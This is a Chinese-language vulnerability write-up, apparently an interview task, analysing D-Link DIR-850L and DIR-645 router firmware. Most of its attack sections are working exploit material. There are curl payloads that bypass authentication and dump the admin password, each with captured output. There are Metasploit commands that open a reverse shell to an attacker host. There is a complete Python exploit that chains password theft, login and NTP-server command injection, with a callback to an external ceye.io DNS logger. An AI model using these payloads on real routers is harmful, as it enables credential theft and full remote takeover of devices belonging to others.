

这是参加某次面试的笔试题，要求分析D-Link 850L&645路由漏洞。分析过程中还是学了不少东西，面试官也很Nice，对于我不懂的知识，都能——做个解释。由于逆向能力不足，很多东西还是不能深入，希望以后能

一、准备

1.1 D-Link 850L固件提取

D-Link 850L 固件下载地址：ftp://ftp2.dlink.com/PRODUCTS/DIR-850L/REVA/




/PRODUCTS/DIR-850L/REVA/ 的索引

[\[上级目录\]](#)

名称	大小	修改日期
<a href="#">DIR-850L_BETA_AGREEMENT_READFIRST_EN.DOC</a>	30.5 kB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_BETA_FIRMWARE_1.05.ZIP</a>	8.2 MB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_DATASHEET_2.00_EN.PDF</a>	1.0 MB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_FIRMWARE_1.03.ZIP</a>	8.2 MB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_FIRMWARE_1.04.ZIP</a>	8.2 MB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_FIRMWARE_1.05.ZIP</a>	8.2 MB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_FIRMWARE_1.06.ZIP</a>	9.2 MB	2014/11/5 上午8:00:00
<a href="#">DIR-850L_FIRMWARE_1.07.ZIP</a>	9.1 MB	2014/11/5 上午8:00:00
<a href="#">DIR-850L_FIRMWARE_1.10B08.ZIP</a>	9.2 MB	2014/11/5 上午8:00:00
<a href="#">DIR-850L_MANUAL_1.00_EN.PDF</a>	8.1 MB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_MYDLINKSHAREPORT_USERGUIDE_1.0_EN_US.PDF</a>	2.4 MB	2013/11/5 上午8:00:00
<a href="#">DIR-850L_QIG_1.1_EN.PDF</a>	947 kB	2013/7/11 上午8:00:00
<a href="#">DIR-850L_RELEASENOTES_1.06B05_EN_US.PDF</a>	89.3 kB	2014/6/26 上午8:00:00
<a href="#">DIR-850L_RELEASENOTES_1.07_EN.TXT</a>	991 B	2013/9/17 上午8:00:00
<a href="#">DIR-850L_RELEASENOTES_1.10B08_EN.PDF</a>	27.5 kB	2014/1/3 上午8:00:00
<a href="#">DIR-850L_REVA_FIRMWARE_1.12.B05_WW.ZIP</a>	9.3 MB	2015/3/6 上午8:00:00
<a href="#">DIR-850L_REVA_FIRMWARE_1.14.B07_WW.ZIP</a>	9.3 MB	2016/9/8 上午8:00:00
<a href="#">DIR-850L_REVA_FIRMWARE_PATCH_1.13.B01_WW.ZIP</a>	9.3 MB	2015/4/25 上午8:00:00

将下载下来的 DIR-850L\_REVA\_FIRMWARE\_1.14.B07\_WW.ZIP 解压，并使用命令 binwalk -Me DIR850LA1\_FW114b07WW.bin 对解压出来的二进制文件进行固件提取。从提取过程的信息中可以看出该路由器使用的是 Squashfs 系统。



在提取出来的文件中，存在 190090.squashfs 文件，我们继续使用 binwalk -Me 命令提取该文件。当然，我们也可以使用 unsquashfs 190090.squashfs 命令来提取文件。最终我们需要的文件在 squashfs-root/htdocs/ 路径下。


```

→ _DIR850LA1_FW114b07WW.bin.extracted unsquashfs 190090.squashfs
Parallel unsquashfs: Using 4 processors
2336 inodes (2429 blocks) to write

dir_scan: failed to make directory squashfs-root, because File exists
[|                               ] 0/2429 0%

created 0 files
created 0 directories
created 0 symlinks
created 0 devices
created 0 fifos
→ _DIR850LA1_FW114b07WW.bin.extracted ls | grep squa
190090.squashfs
squashfs-root
→ _DIR850LA1_FW114b07WW.bin.extracted ls squashfs-root/htdocs/web
adv_access_ctrl.php    bsc_mydlink.php      hedwig.cgi            st_stats.php
adv_afp.php            bsc_sms_inbox.php    index.php             st_wlan.php
advanced.php           bsc_sms_inbox_rlt.php info.php              support.php
adv_app.php            bsc_sms.php          js                    tools_admin.php
adv_dlna.php           bsc_sms_send.php     log_clear.php         tools_check.php

```



## 1.2 D-Link 645固件提取

D-Link 645 固件下载地址 : [ftp://ftp2.dlink.com/PRODUCTS/DIR-645/REVA/DIR-645\\_FIRMWARE\\_1.03.ZIP](ftp://ftp2.dlink.com/PRODUCTS/DIR-645/REVA/DIR-645_FIRMWARE_1.03.ZIP)

这个如果使用 apt install 安装的 binwalk 会少很多东西，无法成功提取固件，解决方法如下：

```

$ sudo apt-get update
$ sudo apt-get install build-essential autoconf git

# https://github.com/devttys0/binwalk/blob/master/INSTALL.md
$ git clone https://github.com/devttys0/binwalk.git
$ cd binwalk

# python2.7■■■
$ sudo python setup.py install

# python2.7■■■■■■■■■
$ sudo apt-get install python-lzma

$ sudo apt-get install python-crypto

$ sudo apt-get install libqt4-opengl python-opengl python-qt4 python-qt4-gl python-numpy python-scipy python-pip
$ sudo pip install pyqtgraph

$ sudo apt-get install python-pip
$ sudo pip install capstone

# Install standard extraction utilities■■■■■
$ sudo apt-get install mtd-utils gzip bzip2 tar arj lhasa p7zip p7zip-full cabextract cramfsprogs cramfsswap squashfs-tools

# Install sasquatch to extract non-standard SquashFS images■■■■■
$ sudo apt-get install zlib1g-dev liblzma-dev liblz2-dev
$ git clone https://github.com/devttys0/sasquatch
$ (cd sasquatch && ./build.sh)

# Install jefferson to extract JFFS2 file systems■■■■■
$ sudo pip install cstruct
$ git clone https://github.com/sviehb/jefferson
$ (cd jefferson && sudo python setup.py install)

# Install ubi_reader to extract UBIFS file systems■■■■■
$ sudo apt-get install liblz2-dev python-lzo
$ git clone https://github.com/jrspruitt/ubi_reader
$ (cd ubi_reader && sudo python setup.py install)

# Install yaffshiv to extract YAFFS file systems■■■■■
$ git clone https://github.com/devttys0/yaffshiv
$ (cd yaffshiv && sudo python setup.py install)

# Install unstuff (closed source) to extract StuffIt archive files■■■■■
$ wget -O - http://my.smithmicro.com/downloads/files/stuffit520.611linux-i386.tar.gz | tar -zxv

```

```
$ sudo cp bin/unstuff /usr/local/bin/
```

安装好后，直接使用 `binwalk -Me` 命令即可提取固件内容。

## 二、D-Link 850L漏洞分析

### 2.1 远程敏感信息读取

#### 2.1.1 漏洞分析


该漏洞文件的位置为：`htdocs/web/getcfg.php` 具体代码如下：

```
1 // /htdoc/web/getcfg.php
2 function is_power_user(){
3     if($_GLOBALS["AUTHORIZED_GROUP"] == ""){
4         return 0;
5     }
6     if($_GLOBALS["AUTHORIZED_GROUP"] < 0){
7         return 0;
8     }
9     return 1;
10 }
11
12 if ($_POST["CACHE"] == "true"){
13     echo dump(1, "/runtime/session/" . $_SESSION_UID . "/postxml");
14 }
15 else{
16     if(is_power_user() == 1){
17         /* cut_count() will return 0 when no or only one token. */
18         $SERVICE_COUNT = cut_count($_POST["SERVICES"], ",");
19         TRACE_debug("GETCFG: got " . $SERVICE_COUNT . " service(s): " . $_POST["SERVICES"]);
20         $SERVICE_INDEX = 0;
21         while ($SERVICE_INDEX < $SERVICE_COUNT){
22             $GETCFG_SVC = cut($_POST["SERVICES"], $SERVICE_INDEX, ",");
23             TRACE_debug("GETCFG: service[" . $SERVICE_INDEX . "] = " . $GETCFG_SVC);
24             if ($GETCFG_SVC != ""){
25                 $file = "/htdocs/webinc/getcfg/" . $GETCFG_SVC . ".xml.php";
26                 /* GETCFG_SVC will be passed to the child process. */
27                 if (isfile($file) == "1") dophp("load", $file);
28             }
29             $SERVICE_INDEX++;
30         }
31     }
32     .....
```

可以发现上图代码 第25-27行 代码，要读取的文件名中存在可控变量 `$GETCFG_SVC`，而且该变量从 `$_POST["SERVICES"]` 中获取后，没有任何过滤操作。那么要想利用这个漏洞，我们就要让 第16行的 `is_power_user` 函数返回1。`is_power_user` 函数的功能是用来判断用户权限的，当 `$_GLOBALS["AUTHORIZED_GROUP"]` 的值大于等于0时，`is_power_user` 函数才会返回1。这里的 `$_GLOBALS` 数组并不是 PHP 的原生数组，而是在 `cgibin` 文件中定义的，所以我们需要逆一下 `cgibin` 文件的代码。

观察逆出来的 `main` 函数，发现程序开头对请求的不同文件名分别进行处理，我们找到 `phpcgi_main` 函数并跟进。





在 phpcgi\_main 函数中，可以看到程序将不同的请求头经过处理后，传给了PHP。在下图 第26-30行 代码中，将经过 sess\_validate 验证的数据，赋值给 AUTHORIZED\_GROUP，然后再作为全局数组 \$\_GLOBALS 传递给PHP程序使用。第30行 代码可以看到，以 \n 分隔存储在字符串中，所以用户可以通过注入带有 \n 字符的恶意 payload 来伪造 \$\_GLOBALS["AUTHORIZED\_GROUP"] 的值。



## 2.1.2 漏洞验证

我们构造如下 payload，可以发现可以成功加载 htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml.php 文件并获得账号密码等敏感信息：

```
curl -d "SERVICES=DEVICE.ACCOUNT&attack=tur%0aAUTHORIZED_GROUP=1" "http://VictimIp:8080/getcfg.php"
```

```
+ Desktop proxychains4 curl -d "SERVICES=DEVICE.ACCOUNT&x=y%0aAUTHORIZED_GROUP=1" "http://192.168.1.100:8080/getcfg.php"
[proxychains] config
[proxychains] preload
[proxychains] DLL ini
[proxychains] Strict
:8080 ... OK
<?xml version="1.0" encoding="utf-8"?>
<postxml>
<module>
  <service>DEVICE.ACCOUNT</service>
  <device>
    <gw_name>DIR-850L</gw_name>
    <account>
      <seqno>1</seqno>
      <max>2</max>
      <count>1</count>
      <entry>
        <uid>USR-</uid>
        <name>Admin</name>
        <usrid></usrid>
        <password>p...er</password>
        <group>0</group>
        <description></description>
      </entry>
    </account>
  </device>
</module>
</postxml>
</?xml>
```


## 2.2 通过LAN、WLAN的远程命令执行

### 2.2.1 漏洞分析

要完成这一攻击，需要结合以下两种漏洞利用方式：

- 未经身份认证上传任意文件
- 管理员用户执行任意命令

当管理员接口的配置信息发生改变时，变化的配置信息会以 xml 的数据格式发送给 hedwig.cgi，由 hedwig.cgi 重载并应用这些配置信息，而在接受这个数据前，程序并没有对用户身份进行判断，导致非管理员用户也可向 hedwig.cgi 发送XML数据。在接收 XML 数据的过程中，hedwig.cgi 会调用 htdocs/webinc/fatladylady.php 文件验证数据合法性。这个我们从 hedwig.cgi 的反汇编代码中就可以看出：



```
do {
    --$$s3;
    $$s6 -= 4;
    $$v0 = fprintf($$s5, "</?s>\n");
    $$a0 = $$s5;
} while($$s3 > 0);

$$v0 = fflush($$a0);
$$v0 = xmlrpc_read(0, 2, "/var/tmp/temp.xml", "/runtime/session");
$$v0 = fileno($$s5);
$$v0 = lockf($$v0, 0, 0);
$$v0 = fclose($$s5);
$$v0 = remove("/var/tmp/temp.xml");
$$v0 = subj_get_string($$s0, 0, 0, "/runtime/session");
$$v0 = snprintf(&var428_8, 1024, "htdocs/webinc/fatladylady.php\nprefix=%s");
$$a3 = **&gvar_437E18;
$$a1 = 0;
$$v0 = xmlrpc_ephp(0, 0, &var428_8, $$a3);

if($$s2 != 0) {
    $$a1 = 0;
    goto loc_40D568;
} else {
    goto loc_40D570;
}
```

```
    $$v0 = fileno($$s5);
    $$v0 = lockf($$v0, 0, 0);
    $$v0 = fclose($$s5);
    $$v0 = remove("/var/tmp/temp.xml");
    $$v0 = sobj_get_string($$s0, 0, 0, "/runtime/session");
    $$v0 = sprintf(&var428_8, 1024, "/htdocs/webinc/fatlady.php\nprefix=%s/%s");
    $$a3 = **&gvar_437E18;
    $$a1 = 0;
    $$v0 = xmldbc_e.php(0, 0, &var428_8, $$a3);

    if($$s2 != 0) {
        $$a1 = 0;
        goto loc_40D560;
    }
    else {
        goto loc_40D570;
    }

size_t xmldbc_e.php(int $$a0, char* $$a1, char* $$a2, char* $$a3) {
    $$s2 = $$a0;
    char* var18 = $$a1;
    $$s0 = $$a2;
    $$s1 = $$a3;
    $$v0 = strlen($$a2);
    return sub_4162C0($$s2, 10, var18, $$s0, $$v0 + 1, $$s1);
}

unsigned int sub_4162C0(unsigned int $$a0, unsigned int $$a1, unsigned int $$a2, unsigned int $$a3, unsigned int par10, unsigned int par14) {
```

htdocs/webinc/fatlady.php 文件代码如下，可以看到 第13行 处，将 service 结点的值赋值给 \$service。然后没有经过任何处理，拼接后的字符串再赋值给 \$target，最后在 第19行 加载。

```
1 <?
2 include "/htdocs/phplib/trace.php";
3 /* get modules that send from hedwig */
4 /* call $target to do error checking,
5 * and it will modify and return the variables, '$FATLADY_XXXX'. */
6 $FATLADY_result = "OK";
7 $FATLADY_node = "";
8 $FATLADY_message= "No modules for Hedwig"; /* this should not happen */
9 foreach ($prefix."/postxml/module")
10 {
11     del("valid");
12     if (query("FATLADY")== "ignore") continue;
13     $service = query("service");
14     if ($service == "") continue;
15     TRACE_debug("FATLADY: got service [ ".$service." ]");
16     $target = "/htdocs/phplib/fatlady/".$service.".php";
17     $FATLADY_prefix = $prefix."/postxml/module:".$InDeX;
18     $FATLADY_base = $prefix."/postxml";
19     if (isfile($target)==1) dophp("load", $target);
20     .....
21 }
22 echo "<?xml version=\"1.0\" encoding=\"utf-8\"?>\n";
23 echo "<hedwig>\n";
24 echo "\t<result>". $FATLADY_result. "</result>\n";
25 echo "\t<node>". $FATLADY_node. "</node>\n";
26 echo "\t<message>". $FATLADY_message. "</message>\n";
27 echo "</hedwig>\n";
28 ?>
```

在获取到管理员账号密码之后，我们登录路由器管理面板，以管理员身份对 etc/services/DEVICE.TIME.php 文件进一步利用，我们先来看一下这个文件的代码。



```

1 if (query("/device/time/dst")==1){
2     .....
3 }
4 else {
5     set("/runtime/device/timezone/dst", "0");
6 }
7
8 /* NTP ... */
9 $enable = query("/device/time/ntp/enable");
10 if($enable=="") $enable = 0;
11 $enablev6 = query("/device/time/ntp6/enable");
12 if($enablev6=="") $enablev6 = 0;
13 $server = query("/device/time/ntp/server");
14 $period = query("/device/time/ntp/period"); if ($period=="") $period="604800";
15 $period6 = query("/device/time/ntp6/period"); if ($period6=="") $period6="604800";
16 $ntp_run = "/var/run/ntp_run.sh";
17
18 if ($enable==1 && $enablev6==1){
19     if ($server=="") fwrite(a, $START, 'echo "No NTP server, disable NTP client ..." > /dev/console\n');
20     else{
21         fwrite(w, $ntp_run, '#!/bin/sh\n');
22         fwrite(a, $ntp_run,
23             'echo "Run NTP client ..." > /dev/console\n'.
24             'echo [$1] [$2] > /dev/console\n'.
25             'STEP=$1\n'.
26             'RESULT="Null"\n'.
27             'xmldb -s /runtime/device/ntp/state RUNNING\n'.
28             'SERVER4='. $server. '\n'.
29             'SERVER6=`xmldb -g /runtime/device/ntp6/server | cut -f 1 -d " "`\n'.
30             'if [ "$STEP" == "V4" ]; then\n'.
31             .....

```

可以很明显的看到，上图 第28行 处直接将 从 XML 获取的 \$server 变量拼接在脚本中，这也就形成了命令注入。

## 2.2.2 漏洞验证

首先通过上传构造好的XML文件，读取存放用户信息的 DEVICE.ACCOUNT.xml.php 文件：

```
curl -d '<?xml version="1.0" encoding="utf-8"?><postxml><module><service>../../../../htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml</service></module></postxml>' -b "uid=test" -H "Content-Type: text/xml"
```

```

→ Desktop proxychains4 curl -d '<?xml version="1.0" encoding="utf-8"?><postxml><module><service>../../../../htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml</service></module></postxml>' -b "uid=test" -H "Content-Type: text/xml"
"http://192.168.1.1:8080/hedwig.cgi"
[proxychains] c
[proxychains] p
[proxychains] D
[proxychains] S
OK
<module>
  <service></service>
  <device>
    <gw_name>DIR-850L</gw_name>
    <account>
      <seqno>1</seqno>
      <max>2</max>
      <count>1</count>
      <entry>
        <uid>USR-</uid>
        <name>Admin</name>
        <usrid></usrid>
        <password>p...r</password>
        <group>0</group>
        <description></description>

```

接着我们需要使用管理员的身份，对 etc/services/DEVICE.TIME.php 文件的 \$server 变量进行注入即可。在 metasploit 中已经集成好了反弹 shell 的攻击程序 ( [dlink\\_dir850l\\_unauth\\_exec.rb](#) )，在 msfconsole 中运行以下命令：

```

use exploit/linux/http/dlink_dir850l_unauth_exec
set RHOST VictimIp
set RPORT 8080
set LHOST AttackerIpset LPORT 9999

```

```
busybox
BusyBox v1.14.1 (2016-05-27 11:36:25 CST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]...
or: function [arguments]...

BusyBox is a multi-call binary that combines many common Unix
utilities into a single executable. Most people will create a
link to busybox for each function they wish to use and BusyBox
will act like whatever it was invoked as!

Currently defined functions:
[, [[, addgroup, adduser, arp, basename, bunzip2, bzip2, cat,
chmod, chpasswd, cmp, cp, cryptpw, cut, date, dd, delgroup, deluser,
df, du, echo, egrep, expr, false, fdisk, fgrep, free, grep, gunzip,
gzip, hostname, ifconfig, init, insmod, ip, ipaddr, iplink, iproute,
iprule, iptunnel, kill, killall, killall5, ln, ls, lsmod, mkdir,
mknod, mkpasswd, modprobe, mount, msh, mv, netstat, passwd, ping,
ping6, ps, pwd, rm, rmdir, route, sed, sh, sleep, sysctl, tar, test,
top, touch, tr, true, tuncitl, umount, uname, uptime, vconfig, wc,
wget, yes, zcat

hostname
hostname
dlinkrouter
uname -a
uname -a
Linux dlinkrouter 2.6.30.9 #1 Fri May 27 11:10:59 CST 2016 rlx GNU/Linux
```



## 2.3 LAN下的命令执行

### 2.3.1 漏洞分析

D-Link 850L 路由器以 root 权限运行 dnsmasq 守护进程，而这个进程会将 DHCP 服务器获取 host-name，并用在命令中执行。那么攻击者要想利用这一漏洞，就必须同一局域网中，将 DHCP 服务器的名字设置成带有恶意 payload 的字符串即可。

### 2.3.2 漏洞验证（待完成）

## 三、D-Link 645 漏洞分析

### 3.1 远程敏感信息读取

#### 3.1.1 漏洞分析

通过对比 D-Link 645 和 D-Link 850L 的 htdocs/web/getcfg.php 文件，发现代码完全是一样的，所以 D-Link 645 同样也存在远程敏感信息读取漏洞。

The screenshot shows a side-by-side comparison of two PHP files: `/home/.op/dir645-getcfg.php` and `/home/.op/dir850-getcfg.php`. Both files contain the following code:


```
HTTP/1.1 200 OK
Content-Type: text/xml

<?echo "<?>";?>xml version="1.0" encoding="utf-8"<?echo ">";?>
<postxml>
<? include "/htdocs/phplib/trace.php";

function is_power_user()
{
    if($_GLOBALS["AUTHORIZED_GROUP"] == "")
    {
        return 0;
    }
    if($_GLOBALS["AUTHORIZED_GROUP"] < 0)
    {
        return 0;
    }
    return 1;
}

if ($_POST["CACHE"] == "true")
{
    echo dump(1, "/runtime/session/" . $_SESSION_UID . "/postxml");
}
```

The comparison tool indicates that the files are identical (Same) and the load time is 0.08 seconds.





### 3.1.2 漏洞验证

```
curl -d "SERVICES=DEVICE.ACCOUNT&attack=tur%0aAUTHORIZED_GROUP=1" "http://VictimIp:8080/getcfg.php"
```



### 3.2 通过LAN、WLAN的远程命令执行

#### 3.2.1 漏洞分析

同样，通过对比两个不同版本路由器的 `htdocs/webinc/fatladylady.php` 文件和 `etc/services/DEVICE.TIME.php` 文件，发现基本一致。

#### 3.2.2 漏洞验证

我们可以修改已经公布的EXP结合 ceye.io 平台，来确认目标机器是否有成功执行命令。EXP程序如下：

```
#!/usr/bin/env python3
# pylint: disable=C0103
#
# pip3 install requests lxml
#
import hmac
import json
import sys
from urllib.parse import urljoin
from xml.sax.saxutils import escape
import lxml.etree
import requests

try:
    requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)
except:
    pass

TARGET = sys.argv[1]
session = requests.Session()
session.verify = False

#####

print("Get password...")

headers = {"Content-Type": "text/xml"}
cookies = {"uid": "whatever"}
```

```

data = "<?xml version='1.0' encoding='utf-8'?>
<postxml>
<module>
  <service>../../../../htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml</service>
</module>
</postxml>"

resp = session.post(urljoin(TARGET, "/hedwig.cgi"), headers=headers, cookies=cookies, data=data)
# print(resp.text)

# getcfg: <module>...</module>
# hedwig: <?xml version="1.0" encoding="utf-8"?>
#       : <hedwig>...</hedwig>
accdata = resp.text[:resp.text.find("<?xml")]

admin_pasw = ""

tree = lxml.etree.fromstring(accdata)
accounts = tree.xpath("/module/device/account/entry")
for acc in accounts:
    name = acc.findtext("name", "")
    pasw = acc.findtext("password", "")
    print("name:", name)
    print("pass:", pasw)
    if name == "Admin":
        admin_pasw = pasw

if not admin_pasw:
    print("Admin password not found!")
    sys.exit()

#####

print("Auth challenge...")
resp = session.get(urljoin(TARGET, "/authentication.cgi"))
# print(resp.text)

resp = json.loads(resp.text)
if resp["status"].lower() != "ok":
    print("Failed!")
    print(resp.text)
    sys.exit()

print("uid:", resp["uid"])
print("challenge:", resp["challenge"])

session.cookies.update({"uid": resp["uid"]})

print("Auth login...")
user_name = "Admin"
user_pasw = admin_pasw

data = {
    "id": user_name,
    "password": hmac.new(user_pasw.encode(), (user_name + resp["challenge"]).encode(), "md5").hexdigest().upper()
}
resp = session.post(urljoin(TARGET, "/authentication.cgi"), data=data)
# print(resp.text)

resp = json.loads(resp.text)
if resp["status"].lower() != "ok":
    print("Failed!")
    print(resp.text)
    sys.exit()
print("OK")

#####

data = {"SERVICES": "DEVICE.TIME"}

```

```

resp = session.post(urljoin(TARGET, "/getcfg.php"), data=data)
# print(resp.text)

tree = lxml.etree.fromstring(resp.content)
tree.xpath("//ntp/enable")[0].text = "1"
tree.xpath("//ntp/server")[0].text = "metelesku; (" + "ping `hostname`.xxx.ceye.io" + ") & exit; "
tree.xpath("//ntp6/enable")[0].text = "1"

#####

print("hedwig")

headers = {"Content-Type": "text/xml"}
data = lxml.etree.tostring(tree)
resp = session.post(urljoin(TARGET, "/hedwig.cgi"), headers=headers, data=data)
# print(resp.text)

tree = lxml.etree.fromstring(resp.content)
result = tree.findtext("result")
if result.lower() != "ok":
    print("Failed!")
    print(resp.text)
    sys.exit()
print("OK")

#####

print("pigwidgeon")

data = {"ACTIONS": "SETCFG,ACTIVATE"}
resp = session.post(urljoin(TARGET, "/pigwidgeon.cgi"), data=data)
# print(resp.text)

tree = lxml.etree.fromstring(resp.content)
result = tree.findtext("result")
if result.lower() != "ok":
    print("Failed!")
    print(resp.text)
    sys.exit()
print("OK")

```

The screenshot shows the Ceye web interface on the left and a code editor on the right. The Ceye interface displays a 'DNS Query' record for 'dlinkrouter.xxxx.ceye.io'. The code editor shows the Python script that generated this query, with the payload for the 'ntp/server' field highlighted in red.

**Ceye Interface:**

- Records / DNS Query
- The record is only saved for 6 hours and only the last 100 items are displayed.
- Input search url name:  Download

ID	Name	Remote Addr	Created At (UTC+0)
100	dlinkrouter.xxxx.ceye.io	192.168.1.6	2018-11-07 14:07
101	dlinkrouter.xxxx.ceye.io	192.168.1.6	2018-11-07 14:07

**Code Editor:**

